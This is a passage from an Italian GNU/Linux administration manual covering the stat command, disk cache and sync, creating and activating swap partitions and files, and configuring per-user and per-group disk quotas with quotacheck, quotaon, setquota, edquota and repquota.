Device: ah/10d  Inode: 4112856     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1001/ daniele)   Gid: ( 1001/ daniele)
Access: 2004-09-17 09:40:22.000000000 +0200
Modify: 2004-09-17 09:40:50.000000000 +0200
Change: 2004-09-17 09:40:50.000000000 +0200

$ stat -t mio_file [Invio]

mio_file 33 8 81a4 1001 1001 a 4112856 1 0 0 1095406822 ↩
↪1095406850 1095406850 8192

$ stat -f mio_file [Invio]

  File: "mio_file"
    ID: 0        Namelen: 255     Type: nfs
Blocks: Total: 4206189  Free: 3662077  Available: 3448412  Size: 8192
Inodes: Total: 4276224  Free: 4113427

$ stat -f / [Invio]

  File: "/"
    ID: 0        Namelen: 255     Type: ext2/ext3
Blocks: Total: 8412378  Free: 7525313  Available: 7097984  Size: 4096
Inodes: Total: 4276224  Free: 4134421
```

19.4.2 Memoria cache

La memoria cache dei dischi serve a ridurre l'attività di questi, effettuando le modifiche a intervalli regolari o quando diventa indispensabile per altri motivi. L'esistenza di questo tipo di organizzazione, basato su una «memoria trattenuta», è il motivo principale per cui si deve arrestare l'attività del sistema prima di spegnere l'elaboratore.

La memoria cache viene gestita automaticamente dal kernel, con uno scarico a intervalli regolari; tuttavia, esiste la possibilità di richiedere espressamente l'aggiornamento completo delle unità di memorizzazione innestate.

Il programma '**sync**'[30] permette di scaricare nei dischi i dati contenuti nella memoria cache. Viene usato solitamente dalla procedura di arresto del sistema per garantire che tutti i dati siano registrati correttamente su disco prima dello spegnimento fisico dell'elaboratore.

```
sync [opzioni]
```

Può essere utilizzato in caso di emergenza, quando per qualche ragione non si può attendere il completamento della procedura di arresto del sistema, o per qualunque altro motivo. Di solito non si usano opzioni.

19.5 Memoria virtuale

«

La memoria virtuale è la memoria centrale della macchina virtuale che il sistema operativo realizza. In pratica, questa memoria virtuale si avvale della memoria centrale fisica e, possibilmente, di spazio all'interno di unità di memorizzazione di massa.[31] Il meccanismo che consente l'estensione della memoria reale si basa sullo scambio di porzioni di memoria centrale nella memoria di massa. Il termine inglese *swap* deriva da questa continua operazione di scambio.

Utilizzando un sistema GNU/Linux comune, se non si dispone di una quantità di memoria centrale abbastanza grande, è necessario attivare il meccanismo di scambio della memoria virtuale. La tabella

??t swap?? elenca i programmi e i file a cui si accenna in questo capitolo.

19.5.1 Creazione di una partizione o di un file di scambio

Con GNU/Linux è possibile attivare la gestione della memoria virtuale utilizzando due tipi di aree nella memoria di massa: una partizione dedicata oppure un file. La partizione di scambio è preferibile al file di scambio; sia per le prestazioni, sia per il fatto che si evitano complicazioni nel momento dell'arresto del sistema.

La scelta della dimensione di una partizione di scambio è importante perché, una volta deciso, questa normalmente non può più essere cambiata facilmente. In generale, per la partizione di scambio è conveniente utilizzare una dimensione pari ad **almeno** la stessa quantità della memoria RAM effettiva, con un minimo di circa 1 Gibyte. In pratica, il fatto di riservare uno spazio più grande del necessario per la memoria virtuale, non può essere dannoso; al massimo si traduce in uno spreco di spazio nella memoria di massa.

Prima di poter attivare la gestione della memoria virtuale è necessario creare lo spazio in cui devono risiedere le aree di scambio relative. Ciò vale anche nel caso in cui per questo si vogliano utilizzare dei file.

Va osservato che la questione della memoria centrale estesa virtualmente, con lo scambio di porzioni di memoria di massa, riguarda esclusivamente le unità a disco magnetico. Lo sviluppo tecnologico che porta a rimpiazzare i dischi magnetici con l'uso di memorie solide è lo stesso che offre la disponibilità di memorie volatili di grandi capacità; rendendo così inutile lo scambio della memoria.

19.5.1.1 Partizione di scambio

La creazione di una partizione di scambio per la memoria, procede nello stesso modo con cui si crea una qualunque altra partizione. In questo caso non c'è la necessità di eseguire un avvio del sistema operativo su tale partizione, di conseguenza si possono usare anche partizioni logiche contenute in partizioni estese senza problemi di alcun tipo.

La creazione della partizione richiede l'utilizzo di '**fdisk**', oppure di un programma equivalente, ricordando però di assegnare alla partizione il tipo corretto di identificatore: 82_{16} (Linux-swap).

19.5.1.2 File di scambio

La caratteristica necessaria di un file destinato a fungere da area di scambio è quella di essere continuo; non può quindi essere frammentato. Il modo corretto per creare un file con queste caratteristiche è quello di utilizzare il programma '**dd**' nel modo seguente:

```
dd if=/dev/zero of=file_da_creare bs=4096 count=dimensione
```

In questo caso, la dimensione fa riferimento a blocchi di 4 Kibyte, pari a quanto stabilito con l'opzione '**bs=4096**'. In effetti, la dimensione ottimale di un file del genere è un multiplo di 4 Kibyte perché le pagine di memoria, utilizzate durante lo scambio della stessa, sono di questa dimensione.

Per esempio, volendo creare il file di scambio '`/swap1`' di 1 Gibyte si può procedere come segue:

```
# dd if=/dev/zero of=/swap1 bs=4096 count=262144 [Invio]
```

Se tutto si conclude come desiderato, si ottiene una risposta del tipo seguente:

```
262144+0 records in
262144+0 records out
```

19.5.2 Inizializzazione

Un'area di scambio deve essere inizializzata prima di poterla attivare per il suo scopo, con tutta l'attenzione necessaria per evitare di intervenire nella partizione o nel file sbagliato (cosa che ne provocherebbe la cancellazione). Va anche osservato che non si può inizializzare un'area di scambio mentre questa è in uso, perché sarebbe come intervenire nella stessa memoria centrale, cancellandone arbitrariamente il contenuto.

Il programma '**mkswap**'[32] permette di predisporre una partizione o un file per lo scambio della memoria virtuale. In generale è preferibile utilizzare una partizione dedicata che può essere creata con l'aiuto di '**fdisk**', definendola come Linux-swap.

```
mkswap [-c] dispositivo [dimensione_in_blocchi]
```

Il modello sintattico suggerisce l'uso dell'opzione '**-c**' per il controllo dell'area da usare per lo scambio della memoria, prima della sua attivazione; inoltre è possibile specificare espressamente la dimensione, in blocchi da 1024 byte, nel caso questa non fosse determinabile in modo automatico. Segue la descrizione di alcuni esempi.

- # **mkswap -c /dev/sda3 1048576** [*Invio*]

  Viene inizializzata la partizione di scambio '/dev/sda3' specificando una dimensione di 1048576 blocchi, pari a 1 Gibyte.

- # **mkswap -c /swap1 1048576** [*Invio*]

  Inizializza il file di scambio '/swap1' creato precedentemente con una dimensione di 1 Gibyte.

19.5.3 Attivazione e disattivazione della memoria virtuale

Per fare in modo che un'area di scambio venga utilizzata per il suo scopo, occorre attivarne la gestione. L'operazione è compiuta dal programma '**swapon**'. Il meccanismo è simile a quello dell'attivazione di un file system che si ottiene con l'innesto delle unità o delle partizioni. Per questo motivo, l'attivazione delle aree di scambio può essere gestita automaticamente attraverso la configurazione del file '/etc/fstab'.

19.5.3.1 Utilizzo di «swapon» e «swapoff»

Il programma '**swapon**'[33] attiva l'utilizzo di un dispositivo, o di un file, per la gestione della memoria virtuale. Di solito si tratta di una partizione o un di file di scambio creati e inizializzati appositamente. Normalmente, '**swapon**' viene chiamato da uno degli script della procedura di inizializzazione del sistema e questo allo scopo di attivare le aree di scambio previste all'interno del file '`/etc/fstab`'.

```
swapon [opzioni] [dispositivo|file]
```

Il programma '**swapoff**'[34] è l'opposto di '**swapon**' e si occupa di disattivare la memoria virtuale su un particolare dispositivo o file per lo scambio, oppure su tutti quelli indicati nel file '`/etc/fstab`'. Utilizza la stessa sintassi e le stesse opzioni di '**swapon**'. In effetti si tratta normalmente solo di un collegamento al programma '**swapon**' che si comporta così quando viene avviato con questo nome: '**swapoff**'.

```
swapoff [opzioni] [dispositivo|file]
```

Le partizioni o i file di scambio attivati manualmente (che quindi non sono annotati nel file '`/etc/fstab`') devono essere disattivati manualmente prima della conclusione dell'attività di GNU/Linux.

In generale è importante l'opzione '**-a**', con la quale viene attivata, o disattivata, la memoria virtuale riferita a tutti i dispositivi indicati come file system '**swap**' all'interno del file '`/etc/fstab`'. Di con-

seguenza, se si usa questa opzione non deve essere indicato alcun dispositivo negli argomenti.

Segue la descrizione di alcuni esempi.

- # **swapon /dev/sda3** [*Invio*]

  Utilizza la partizione '`/dev/sda3`' come memoria virtuale.

- # **swapon /swap1** [*Invio*]

  Utilizza il file '`/swap1`' come memoria virtuale.

- # **swapon -a** [*Invio*]

  Avvia la gestione della memoria virtuale con tutte le partizioni e i file indicati per questo scopo nella configurazione di '`/etc/fstab`'.

- # **swapoff /dev/sda3** [*Invio*]

  Termina la gestione della memoria virtuale con la partizione '`/dev/sda3`'.

- # **swapoff /swap1** [*Invio*]

  Termina la gestione della memoria virtuale con il file '`/swap1`'.

- # **swapoff -a** [*Invio*]

  Termina la gestione della memoria virtuale con tutte le partizioni indicate così nel file '`/etc/fstab`'.

19.5.3.2 Gestione automatica attraverso il file «/etc/fstab»

Per quanto riguarda la gestione della memoria virtuale, il file '`/etc/fstab`' permette di definire quali partizioni e file debbano essere utilizzati automaticamente per questo scopo. La configurazione di '`/etc/fstab`' per la gestione della memoria virtuale è praticamente obbligatoria, a meno di provvedere ogni volta alla sua attivazione e disattivazione attraverso l'uso diretto di '**swapon**' e '**swapoff**'.

L'esempio seguente mostra due record ipotetici di '`/etc/fstab`' per l'attivazione della partizione '`/dev/sda3`' e del file '`/swap1`':

```
# nome          collegamento  Tipo    Opzioni
/dev/sda3       none          swap    sw
/swap1          none          swap    sw
```

19.5.3.3 Procedura di inizializzazione del sistema

Durante l'esecuzione della procedura di inizializzazione del sistema, si distinguono due fasi per l'attivazione delle aree di scambio della memoria: prima dell'attivazione dei file system vengono attivate le partizioni di scambio; dopo, anche i file di scambio.

Nel file '`/etc/fstab`' non si riesce a distinguere quali siano le partizioni e quali i file, per cui è necessario un trucco molto semplice. Nella prima fase viene eseguito '**swapon**' con l'opzione '**-a**': si possono così attivate solo le partizioni di scambio, perché l'unico file system in funzione dovrebbe essere quello principale che inizialmente è in sola lettura. In pratica, '**swapon**' tenta di attivare anche i file, ma senza riuscirci.

Nella seconda fase, quando i file system sono in funzione, viene eseguito nuovamente '**swapon**', ma questa volta le partizioni già attivate non possono essere attivate nuovamente, mentre i file di scambio vengono trovati e attivati.

```
echo "attivazione delle partizioni di swap"
swapon -a
…
echo "attivazione dei file di swap"
swapon -a 2>&1 | grep -v "busy"
```

In presenza di file di scambio, l'arresto del sistema deve avvenire nel modo corretto: prima si devono disattivare i file di scambio, quindi si può eseguire il distacco dei file system (riportando quello principale in sola lettura) e infine si possono disattivare le partizioni di scambio.

In pratica, spesso si disattiva subito tutta la gestione della memoria virtuale, ma questo rende problematica la conclusione delle operazioni su sistemi dotati di poca memoria. Anche sotto questo aspetto, è sempre consigliabile di evitare l'utilizzo di file di scambio.

19.6 Controllo delle «quote» nei sistemi GNU/Linux

«

Generalmente, l'utilizzo dello spazio nel file system non è controllato, per cui gli utenti possono utilizzare teoricamente quanto spazio vogliono in modo indiscriminato. Per controllare l'utilizzo dello spazio nel file system si può attivare la gestione delle ***quote***, cioè un sistema di registrazione dello spazio utilizzato in base all'appartenenza dei file a un utente o a un gruppo particolare. La gestione delle quote non si limita a questo: può impedire di fatto la creazione di file che superano lo spazio consentito.

Il controllo avviene a livello di partizione, per cui occorre stabilire per ognuna di queste le quote di spazio utilizzabili. Generalmente, il problema di controllare le quote riguarda un numero ristretto di partizioni, precisamente quelle in cui gli utenti hanno la possibilità di accedere in scrittura.

Il kernel Linux è in grado di gestire le quote di utilizzo delle partizioni, solo per alcuni tipi di file system; in particolare ciò è assicurato con quelli di tipo Second-extended (Ext2, Ext3 e Ext4). Inoltre, va considerato che il kernel Linux **non è in grado di intervenire direttamente nel file system innestato nella radice, a meno di reinnestarlo in una directory successiva**.[35]

Premesso che il kernel Linux deve essere stato compilato abilitando la gestione delle quote (la voce *Quota support* del menù *File systems*, come si può vedere nella sezione 8.3.9), nei sistemi GNU/Linux la gestione delle quote viene controllata attraverso dei programmi di servizio specifici.[36]

19.6.1 Quota utente e quota di gruppo

Il controllo della quota può avvenire a livello di singolo utente, di gruppo o di entrambe le cose. In pratica, un file può essere aggiunto se la quota utente riferita all'UID del file lo consente e, nello stesso modo, se la quota di gruppo riferita al GID del file non viene superata.

Il tracciamento e il controllo dei livelli di quota utente e di gruppo possono essere attivati indipendentemente l'uno dall'altro. In queste sezioni viene mostrato come attivare entrambi i tipi di quota, ma in pratica, se si usano i gruppi privati,[37] è più probabile che si sia interessati esclusivamente al controllo per utente.

19.6.2 Configurazione con il file «/etc/fstab»

La gestione delle quote delle partizioni deve essere attivata espressamente nel momento dell'innesto del file system relativo. Per questo si preferisce intervenire nella configurazione contenuta nel file '`/etc/fstab`', in modo da facilitare la cosa. Nella colonna delle opzioni si possono aggiungere due parole chiave: '**`usrquota`**' e '**`grpquota`**'. La prima serve per attivare il controllo delle quote riferite agli utenti e la seconda per il controllo riferito ai gruppi. Le due cose sono indipendenti.

L'esempio seguente mostra in che modo attivare entrambi i controlli nella partizione '`/dev/sda3`', contenente le directory personali degli utenti:

```
# nome      Innesto     Tipo     Opzioni                        Dmp Chk

/dev/sda2   /           ext4     defaults                         0   1
/dev/sda3   /home       ext4     defaults,usrquota,grpquota       0   1
proc        /proc       proc     defaults                         0   0
/dev/sda4   none        swap     sw
/dev/cdrom  /mnt/cdrom  iso9660  ro,user,noauto                   0   0
```

Nell'esempio successivo, le directory personali degli utenti sono incluse nell'unica partizione che viene innestata a partire dalla radice ('`/dev/sda2`'), pertanto, per garantire che le quote vengano considerate, occorre un piccolo raggiro, costituito dal reinnesto della stessa partizione in una sottodirectory:

```
# nome      Innesto     Tipo     Opzioni                        Dmp Chk

/dev/sda2   /           ext4     defaults,usrquota,grpquota     0   1
/dev/sda2   /.quota     ext4     defaults,usrquota,grpquota     0   0
proc        /proc       proc     defaults                       0   0
/dev/sda4   none        swap     sw
/dev/cdrom  /mnt/cdrom  iso9660  ro,user,noauto                 0   0
```

Naturalmente, il punto di innesto, costituito in questo caso dalla directory '`/.quota/`', è arbitrario e può collocarsi in qualunque altra posizione.

Per poter utilizzare la gestione delle quote di utilizzo della memoria di massa, è necessario che le opzioni '**`usrquota`**' o '**`grpquota`**' (o entrambe) siano attive; ovvero, non è sufficiente che siano appena state annotate nel file '`/etc/fstab`'. Pertanto, quando si modifica il file '`/etc/fstab`', per renderle operative, occorre reinnestare le unità. Per esempio:

```
# mount -o remount /home [Invio]
```

19.6.3 Registrazione delle quote e attivazione del controllo

I livelli di quota dei vari utenti e dei gruppi sono contenuti in due file: '`quota.user`' e '`quota.group`', oppure '`aquota.user`' e '`aquota.group`'. Questi devono essere collocati nella directory principale della partizione da controllare e richiedono solo i permessi di lettura e scrittura per l'utente '**`root`**'. Normalmente, non è necessario creare tali file, perché a questo provvede automaticamente il programma '**`quotacheck`**' quando viene avviato con l'opzione '**`-c`**' (ovvero '**`--create-files`**').

Prima che il sistema di controllo delle quote possa funzionare, occorre effettuare una scansione della partizione interessata, in modo da raccogliere tutte le informazioni necessarie sull'utilizzo dello spazio dal punto di vista degli utenti e dei gruppi. I file utilizzati per contenere queste informazioni cambiano nome a seconda della versione del formato di questi: la versione più recente (quota versione 2) ha i nomi '`aquota.user`' e '`aquota.group`', mentre la versione più vecchia (quota versione 1) ha i nomi '`quota.user`' e '`quota.group`'. La scelta di un formato rispetto all'altro, dipende soprattutto dalla capacità del kernel.

La scansione si esegue con il programma '**`quotacheck`**' e per sicurezza andrebbe ripetuta la sua esecuzione ogni volta che si avvia il sistema, oppure giornalmente, quando il sistema resta in funzione a lungo (per più giorni). La prima volta, o comunque quando si vuole ripartire da zero, si può usare il comando seguente, dove appare in particolare l'opzione '**`-c`**', già menzionata:

```
# quotacheck -a -v -u -g -c [Invio]
```

Tuttavia, se le partizioni per cui si devono calcolare le quote di utilizzo devono rimanere accessibili anche in scrittura, va aggiunta l'opzione '**`-m`**' (ovvero '**`--no-remount`**'). Logicamente, il fatto che durante la scansione di controllo sia ammessa la scrittura, rende inattendibile il risultato della scansione:

```
# quotacheck -a -v -u -g -c -m [Invio]
```

L'opzione '**`-a`**' richiede la scansione di tutte le partizioni che sono state indicate nel file '`/etc/fstab`' come soggette a controllo delle quote. Le opzioni '**`-u`**' e '**`-g`**' richiedono espressamente che la scansione si prenda cura sia dell'utilizzo in base all'utente, sia in base al

gruppo.

Quando si utilizza ‘`quotacheck`’ per aggiornare le informazioni sull’utilizzo dello spazio nella memoria di massa, non si usa più l’opzione ‘`-c`’.

Ogni volta che si innesta una partizione che è soggetta a controllo delle quote, è poi necessario attivare il controllo attraverso il programma ‘**`quotaon`**’. Per esempio, ‘**`quotaon /dev/hda3`**’ attiva il controllo sulla partizione indicata. Tuttavia, generalmente si fa questo all’avvio del sistema, per attivare il controllo su tutte le partizioni specificate per questo nel solito file ‘`/etc/fstab`’. In pratica con il comando seguente:

```
# quotaon -a -v -u -g [Invio]
```

Anche in questo caso, le opzioni ‘**`-u`**’ e ‘**`-g`**’ indicano che si vuole espressamente il controllo dell’utilizzo in base all’utente e in base al gruppo, mentre l’opzione ‘**`-a`**’ indica di attivare la funzione per tutte le voci annotate così nel file ‘`/etc/fstab`’.

A questo punto, conviene preoccuparsi di fare in modo che la procedura di inizializzazione del sistema sia in grado ogni volta di avviare la gestione delle quote. Se la propria distribuzione GNU/Linux non fornisce degli script già pronti, si possono aggiungere al file ‘`/etc/rc.local`’ (o simile) le istruzioni necessarie, come nell’esempio seguente:

```
if /sbin/quotacheck -avug
then
    echo "Scansione delle quote eseguita."
fi

if /sbin/quotaon -avug
then
    echo "Attivazione del controllo delle quote eseguita."
fi
```

Nel caso della distribuzione GNU/Linux Debian, è disponibile lo script '`/etc/init.d/quota`', per avviare e fermare la gestione delle quote:

```
/etc/init.d/quota start|stop
```

Questo script si occupa sia di ripetere la scansione periodica con '**`quotacheck`**', sia di usare '**`quotaon`**' e '**`quotaoff`**' nel modo più appropriato.

19.6.4 Quote relative a file system condivisi attraverso la rete

«

È importante chiarire che la gestione delle quote di utilizzo della memoria di massa riguarda generalmente le unità locali; in tal caso non è possibile controllare un file system innestato attraverso un protocollo di rete, in quanto il controllo deve avvenire presso l'elaboratore che offre questo servizio.

In mancanza di accorgimenti particolari, l'utente che utilizza un file system di rete, per il quale subisce un controllo della «quota», si può trovare a un certo punto a non potere più salvare i propri dati, così come può scoprire che alcuni file sono stati rimossi misterio-

samente (una volta che il tempo di grazia è stato superato, dopo lo sforamento dalla quota stabilita). Tuttavia esiste la possibilità di attivare un servizio di rete per la comunicazione di tali informazioni, attraverso il demone '**rpc.rquotad**', in modo da avviare l'utente in tempo.

In generale, una distribuzione GNU/Linux ben organizzata, installa correttamente il demone necessario al passaggio di tali informazioni, quando il file system di rete è condiviso con il protocollo NFS; tuttavia, in altre condizioni, tale notifica può venire ugualmente a mancare.

19.6.5 Utilizzo di «quotacheck»

Il programma '**quotacheck**' esegue una scansione di una o più partizioni, allo scopo di aggiornare i file di registrazione delle quote: '`quota.user`' e '`quota.group`', oppure '`aquota.user`' e '`aquota.group`'.

`quotacheck` [*opzioni*] [{*partizione* | *punto_di_innesto*}…]

La prima volta che si vuole attivare la gestione delle quote in una certa unità di memorizzazione, va usato con l'opzione '**-c**', per creare il file '`*quota.user`' o '`*quota.group`' (o entrambi); successivamente conviene usare questo programma ogni volta che si innestano delle partizioni soggette al controllo delle quote di utilizzo (ma senza l'opzione '**-c**'). In generale, uno script della procedura di avvio del sistema dovrebbe provvedere all'uso corretto di '**quotacheck**' per le partizioni innestate automaticamente.

Tabella 19.86. Alcune opzioni.

Opzione	Descrizione
`-u` `--user`	Richiede una scansione per le quote di utilizzo riferite agli utenti. Questa è l'azione predefinita.
`-g` `--group`	Richiede una scansione per le quote di utilizzo riferite ai gruppi.
`-a` `--all`	Scandisce tutte le partizioni indicate nel file '`/etc/fstab`' come soggette a tale controllo.
`-R` `--exclude-root`	Questa opzione viene usata in congiunzione con '**`-a`**' e specifica di eseguire il controllo di tutte le partizioni indicate nel file '`/etc/fstab`', a esclusione di quella principale.
`-m` `--no-remount`	Esegue la scansione senza preoccuparsi se il file system relativo è innestato anche in scrittura.
`-c` `--create-files`	Ricrea i file da zero, senza tenere conto del loro contenuto precedente.

Segue la descrizione di alcuni esempi.

- `#` **`quotacheck /dev/sdb2`** [*Invio*]

  Esegue la scansione dell'utilizzo degli utenti della partizione '`/dev/sdb2`', che deve essere già stata innestata e deve risultare

dal contenuto del file '`/etc/fstab`'. In tal caso, può funzionare solo se in questo file è stata specificata l'opzione '**`usrquota`**' in fase di innesto del file system.

- `#` **`quotacheck /mnt/disco2`** [*Invio*]

  Esegue la scansione dell'utilizzo degli utenti della partizione che, da quanto si determina dal file '`/etc/fstab`', si colloca a partire dalla directory '`/mnt/disco2`'. Per tutte le altre considerazioni, vale quanto descritto nell'esempio precedente.

- `#` **`quotacheck -avug`** [*Invio*]

  Questo corrisponde all'utilizzo normale del programma, per scandire tutte le partizioni innestate e registrate nel file '`/etc/fstab`' come soggette al controllo delle quote, sia degli utenti, sia dei gruppi.

- `#` **`quotacheck -avugm`** [*Invio*]

  Come nell'esempio precedente, senza preoccuparsi se i file system sono accessibili anche in scrittura durante la scansione.

- `#` **`quotacheck -avugmc`** [*Invio*]

  Come nell'esempio precedente, rifacendo da zero i file.

19.6.6 Utilizzo di «quotaon» e «quotaoff»

Il programma '**`quotaon`**' attiva la gestione delle quote da parte del kernel. Non si tratta quindi di un demone, ma di un programma che termina subito di funzionare.

```
quotaon [opzioni] [{partizione|punto_di_innesto}...]
```

Perché si possa attivare questa gestione, è necessario che i file '*quota.user' e '*quota.group' siano presenti nella directory principale delle partizioni per le quali si vuole la gestione delle quote.

Il programma '**quotaoff**' disattiva la gestione delle quote da parte del kernel. Le opzioni e la sintassi sono le stesse di '**quotaon**'.

```
quotaoff [opzioni] [{partizione|punto_di_innesto}...]
```

Tabella 19.87. Alcune opzioni.

Opzione	Descrizione
-u --user	Interviene nella gestione delle quote utente. Questa è l'azione predefinita.
-g --group	Interviene nella gestione delle quote dei gruppi.
-a	Fa riferimento al contenuto del file '/etc/fstab', relativamente alle unità innestate automaticamente.
-F {vfsold|vfsv0|rpc|xfs}	Consente di specificare il formato con cui sono state accumulate le informazioni sulle quote.

Segue la descrizione di alcuni esempi.

- # **quotaon /dev/sdb2** [*Invio*]

  Attiva la gestione delle quote utente nella partizione '/dev/sdb2', la quale deve essere già stata innestata e deve risultare dal contenuto del file '/etc/fstab'. In tal caso, può funzionare solo se in questo file è stata specificata l'opzione '**usrquota**' in fase di innesto del file system.

- # **quotaon /mnt/disco2** [*Invio*]

  Attiva la gestione delle quote utente nella partizione che, da quanto si determina dal file '/etc/fstab', si colloca a partire dalla directory '/mnt/disco2'. Per tutte le altre considerazioni, vale quanto descritto nell'esempio precedente.

- # **quotaon -avug** [*Invio*]

  Questo corrisponde all'utilizzo normale del programma, per attivare la gestione delle quote in tutte le partizioni innestate e registrate nel file '/etc/fstab' come soggette al controllo delle quote, sia degli utenti, sia dei gruppi.

19.6.7 Assegnazione e verifica delle quote

Le quote che si possono assegnare agli utenti e ai gruppi sono composte dell'indicazione di diversi dati. Lo spazio concesso viene espresso attraverso il numero di blocchi (unità di 1024 byte) e viene definito ***limite logico*** (*soft*) perché viene tollerato un leggero sconfinamento per tempi brevi. A fianco del limite logico si può stabilire un limite di sicurezza, o ***limite fisico*** (*hard*), che non può essere superato in alcun caso. Oltre ai limiti sui blocchi di byte, si stabiliscono normalmente dei limiti di utilizzo di inode, in pratica, il numero massimo di file e directory. Dal momento che si ha a che

fare con file system Second-extended (Ext2, Ext3 o Ext4) che normalmente possono avere un inode ogni 4 Kibyte, si può stabilire facilmente un calcolo di corrispondenza tra blocchi di dati e quantità di inode.

Quando viene fissato il limite fisico, soprattutto quando questo è superiore al limite logico, si intende consentire implicitamente lo sconfinamento del limite di utilizzo. In tal caso è necessario stabilire il tempo massimo per cui ciò è concesso. Generalmente, se non viene definito diversamente, si tratta di una settimana.

Le quote vengono assegnate o modificate attraverso i programmi '**setquota**' e '**edquota**'; la verifica dei livelli può essere fatta dall'utente '**root**' con '**repquota**' e ogni utente può controllare ciò che lo riguarda attraverso il comando '**quota**'. Con '**setquota**' si utilizzano gli argomenti della riga di comando per definire i valori delle quote, mentre con '**edquota**' si modificano le quote attraverso un programma per la gestione di file di testo: in pratica viene creato un file temporaneo e il suo contenuto viene quindi interpretato per modificare le quote. L'esempio seguente mostra l'uso di '**setquota**' per assegnare all'utente '**tizio**' una quota di 10 Mibyte, con una tolleranza del 10 % (11 Mibyte il limite fisico):

```
# setquota -u tizio 11264 10240 0 0 -a[Invio]

# quota -u tizio[Invio]

  Disk quotas for user tizio (uid 1005):
   Filesystem blocks quota limit grace files quota limit grace
    /dev/sda2    292 11264 10240          97     0     0
```

La modifica delle quote dei gruppi avviene nello stesso modo, usando l'opzione '**-g**' al posto di '**-u**'. A fianco di questi livelli di spazio

utilizzabili, c'è il problema di fissare il tempo massimo di sconfinamento (tempo di grazia) che può essere deciso solo a livello globale della partizione.

```
# setquota -t 2592000 2592000 -a[Invio]
```

In questo caso, il tempo di sconfinamento è di 30 giorni, pari a 2592000 s. Il valore appare ripetuto per due volte, perché nel primo caso riguarda lo sconfinamento nella quantità di spazio usato, mentre nel secondo si riferisce allo sconfinamento in quantità di inode (numero di file).

L'utente '**root**' può avere un quadro completo della situazione con '**repquota**', il quale genera una tabella delle varie quote. La colonna '**grace**' serve per annotare eventuali sconfinamenti e riporta il tempo consentito rimanente.

```
# repquota -u -a[Invio]

                        Block limits                File limits
User            used    soft   hard grace    used  soft  hard  grace
…
tizio +-      10500   10240  11264 30days    1123  2560  2816
caio  --          1       0      0              1     0     0
```

Nell'esempio appare solo una parte del listato che si ottiene generalmente. Viene mostrato il caso di due utenti: '**caio**' non ha alcuna limitazione di utilizzo e le sue quote sono azzerate per questo; '**tizio**' invece ha superato un po' il valore del limite logico per l'utilizzo di blocchi. Pertanto, nella colonna '**grace**' appare quanto tempo gli resta per provvedere da solo (quando anche questo tempo scade, vi provvede il sistema).

Infine, il singolo utente può verificare la propria situazione con il

programma '**quota**'.

```
tizio@:~$ quota [Invio]

  Disk quotas for user tizio (uid 502):
  Filesystem blocks  quota limit grace files quota limit grace
   /dev/sda2  10500* 10240 11264 6days  1123  2560  2816
```

Anche in questo caso, si può osservare che l'utente ha superato il limite di spazio concesso, pur senza superare il limite massimo di inode disponibili.

19.6.8 Utilizzo di «setquota»

Il programma '**setquota**' permette di assegnare i livelli delle quote agli utenti, attraverso quanto viene indicato con gli argomenti della riga di comando. I modelli successivi sono semplificati:

```
setquota -u nome quota_dati limite_dati ↩
↪                  quota_inode limite_inode { -a | dispositivo }
```

```
setquota -g nome quota_dati limite_dati ↩
↪                  quota_inode limite_inode { -a | dispositivo }
```

```
setquota -t tempo_per_sconfinamento_dati ↩
↪             tempo_per_sconfinamento_inode ↩
↪             { -a | dispositivo }
```

Nella parte finale della riga di comando si specifica per quali unità di memorizzazione intervenire, indicando precisamente un file di

dispositivo oppure l'opzione '**-a**' (per fare riferimento a tutti quelli previsti nel file '`/etc/fstab`').

Quando si usa '**setquota**' secondo i primi due modelli proposti, si vanno a specificare i livelli di quota dell'utente o del gruppo indicato, attraverso quattro valori che rappresentano rispettivamente: la quota dati espressa in multipli di 1024 byte, il limite assoluto espresso sempre in multipli di 1024 byte, la quota di quantità di file; il limite assoluto di quantità di file. Va osservato che un valore pari a zero esprime l'assenza di un limite.

Quando appare l'opzione '**-t**', si fissa il tempo di grazia, ovvero il tempo, espresso in secondi, che viene lasciato all'utente per ritornare ai livelli di utilizzo stabilito dalla propria quota, prima che vi provveda automaticamente il sistema operativo. Questo valore è associato all'unità di memorizzazione ed è unico per tutti gli utenti o per tutti i gruppi.

Segue la descrizione di alcuni esempi.

- # **setquota -u tizio 112640 102400 0 0 -a**[*Invio*]

  Assegna all'utente '**tizio**', per tutte le unità previste nel file '`/etc/fstab`' con il controllo delle quote per gli utenti, la disponibilità di 100 Mibyte (102400 Kibyte), con la possibilità di arrivare fino a 110 Mibyte per un breve lasso di tempo.

  In questo caso non vengono presi in considerazione i limiti nella quantità di file che possono essere creati.

- # **setquota -u tizio 112640 102400 28160 25600 -a**[*Invio*]

  Come nell'esempio precedente, specificando che l'utente può gestire fino a 25600 file, con la possibilità di arrivare fino a 29160

file per tempi brevi.

- `# setquota -t 1296000 1296000 -a` [*Invio*]

  Fissa un tempo di grazia di 15 giorni (pari a 1296000 s), sia per lo sconfinamento nella dimensione dei dati, sia per quello che riguarda la quantità di file.

19.6.9 Utilizzo di «edquota»

«

Il programma '**edquota**' permette di assegnare e modificare i livelli delle quote agli utenti, attraverso l'uso di un programma per la creazione e modifica dei testi, precisamente si tratta di VI o di quanto specificato nella variabile di ambiente ***EDITOR***.

```
edquota [opzioni] [utente…]
```

La modifica delle quote può avvenire solo dopo che sono stati predisposti i file '`quota.user`' e '`quota.group`', ovvero '`aquota.user`' e '`aquota.group`'.

Tabella 19.91. Alcune opzioni.

Opzione	Descrizione
`-u`	Modifica le quote utente. È l'azione predefinita se non vengono specificate altre opzioni.
`-g`	Modifica le quote dei gruppi.
`-p` ***utente_prototipo***	Duplica le quote dell'utente, specificato come argomento dell'opzione, per tutti gli utenti indicati nella parte finale della riga di comando.

Opzione	Descrizione
`-t`	Permette di modificare il tempo massimo di sconfinamento del limite logico, fermo restando il limite fisico che non può essere superato in ogni caso.

Segue la descrizione di alcuni esempi.

- `#` **`edquota -u tizio`** [*Invio*]

  Modifica i livelli di quota dell'utente '**`tizio`**'.

- `#` **`edquota -g utenti`** [*Invio*]

  Modifica i livelli di quota del gruppo '**`utenti`**'.

- `#` **`edquota -u -p tizio caio sempronio`** [*Invio*]

  Attribuisce agli utenti '**`caio`**' e '**`sempronio`**' gli stessi livelli di quota di '**`tizio`**'.

19.6.10 Utilizzo di «repquota»

Il programma '**`repquota`**' emette una tabella riepilogativa dell'utilizzo delle quote delle partizioni specificate.

`repquota` [***opzioni***] [{***partizione*** | ***punto_di_innesto***}…]

Tabella 19.92. Alcune opzioni.

Opzione	Descrizione
`-u`	Elenca la situazione delle quote riferite agli utenti. È l'azione predefinita se non vengono specificate altre opzioni.

Opzione	Descrizione
